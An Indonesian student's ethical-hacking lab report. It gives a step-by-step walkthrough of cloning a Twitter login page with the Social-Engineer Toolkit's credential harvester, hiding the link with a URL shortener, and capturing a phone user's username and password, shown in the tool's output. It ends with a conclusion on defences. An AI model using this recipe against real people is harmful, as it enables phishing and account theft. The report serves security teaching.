

LAPORAN PRAKTIKUM

VULNERABILITY AND SOCIAL ENGINEERING



DISUSUN OLEH :

Nama : Diki Candra
Nim : 2022903430010
Kelas : TRKJ 2B
Jurusan : Teknologi Informasi dan Komputer
Program Studi : Teknologi Rekayasa Komputer Jaringan
Dosen Pengajar : Aswandi, S.Kom, M.Kom.

JURUSAN TEKNOLOGI INFORMASI DAN KOMUNIKASI
PRODI TEKNOLOGI REKAYASA KOMPUTER DAN JARINGAN
POLITEKNIK NEGERI LHOKSEUMAWE
TAHUN 2022/2023

LEMBARAN PENGESAHAN

Laporan Yang Berjudul : Sniffing
Disusun Oleh : Diki Candra
NIM : 2022903430010
Jurusan : Teknologi Informasi & Komputer
Program Studi : Teknologi Rekayasa Komputer Jaringan
Mata Kuliah : Ethical Hacking
Tabel Penilaian :



Mengetahui,

Dosen Pembimbing,

Penyusun,

Aswandi, S.Kom, M.Kom
NIP. 197209242010121001

Diki Candra
NIM. 2022903430010

Langkah-langkah mengclonning website

1. Buka tool social engineering.

```
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0-3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Unable to check for new version of SET (is your network up?)

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

2. Klik 1 untuk pilihan “social engineering attacks”

```
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

3. Klik 2 untuk pilihan “website attack vector”

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```

4. Klik 3 untuk “Credential harvester attack method”

```
The HTA Attack method will allow you to clone a
citation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

5. Klik 1 untuk “web templates”

```
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

6. Pilih 3 untuk mengkloning “Twitter”

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.100.142]:

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter


set:webattack> Select a template:3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit ...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Setelah seperti ini silahkan salin IP di atas **192.168.100.142**

7. Lalu masuk ke web **tinyurl.com** untuk mengubah Alamat IP menjadi link seperti pada normalnya disini saya contohkan **beritaterbaru02** lalu klik **Shorten URL**




Lalu hasilnya seperti ini bisa jadi link dan juga QRcode





Silahkan mengcopy link yang sudah disabotase dan kirim ke target di karenakan ini menggunakan local area network jadi target harus terhubung ke jaringan yang sama saya akan mencontohkan hp saya menjadi targetnya.

8. Masukkan link yang sudah di buat di paste pada browser lalu tekan enter.



Berikutnya masukkan username dan password twitter, dikarenakan kita hanya mencoba disini saya akan memasukkan secara tidak benar

21.24   100%



Sign in to Twitter


Sign in

☐ Remember me · [Forgot password?](#)

New to Twitter? [Sign up now »](#)

Already using Twitter via text message? [Activate your account »](#)

192.168.100.142

  **Selesai**

Lalu cek Kembali di tool social engineering anda apakah data cookie, username dan password target didapatkan

9. Berikut ini adalah data cookie, username dan password target yang telah didapatkan.

```
3. Twitter
set:webattack> Select a template:3
[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Rega
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.100.117 - - [22/Nov/2023 09:22:53] "GET / HTTP/1.1" 200 -
192.168.100.117 - - [22/Nov/2023 09:23:38] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=dikidannasywa@gmail.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=utscybersecurity
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.100.117 - - [22/Nov/2023 09:24:51] "POST /sessions HTTP/1.1" 302 -
```

Harap dicatat bahwa operasi yang saya lakukan ini hanya berlaku pada localhost

Kesimpulan:

Laporan ini memberikan wawasan mendalam tentang dasar teori dan analisis penggunaan tool social engineering. Beberapa poin penting yang dapat disimpulkan dari penelitian ini adalah:

1. **Social Engineering sebagai Ancaman Serius:**
 - Social engineering merupakan ancaman serius dalam keamanan siber, dimana penyerang memanipulasi manusia untuk mencapai tujuan jahat.
2. **Teknik dan Alat Social Engineering:**
 - Terdapat berbagai teknik social engineering seperti phishing, pretexting, baiting, dan penggunaan kuis serta survei.
 - Alat social engineering menjadi sarana utama bagi penyerang untuk melaksanakan serangan, dengan studi kasus alat terkemuka memberikan gambaran konkret.
3. **Analisis Penggunaan Tool dalam Serangan:**
 - Melalui studi kasus, dapat diamati langkah-langkah konkret yang diambil oleh penyerang menggunakan alat social engineering.
 - Kelebihan dan kekurangan alat tersebut dianalisis, termasuk efektivitas dalam mengelabui korban dan upaya sistem keamanan dalam mendeteksi serangan.
4. **Pengamanan dari Serangan Social Engineering:**
 - Sosialisasi keamanan dan pendidikan menjadi kunci untuk meningkatkan kesadaran dan kewaspadaan.
 - Penggunaan teknologi keamanan yang canggih dan integrasi pendekatan multi-lapis diperlukan untuk melindungi aset digital.
5. **Rekomendasi untuk Perlindungan:**
 - Pendidikan keamanan terus-menerus diperlukan untuk mengatasi ketidakwaspadaan dan kekurangan pengetahuan dalam masyarakat.
 - Organisasi perlu mengimplementasikan solusi keamanan yang canggih dan mengadopsi praktik terbaik untuk mengurangi risiko serangan social engineering.

Dengan pemahaman yang lebih baik tentang social engineering dan langkah-langkah perlindungan yang efektif, diharapkan individu dan organisasi dapat meningkatkan keamanan mereka terhadap ancaman yang semakin kompleks dalam dunia siber.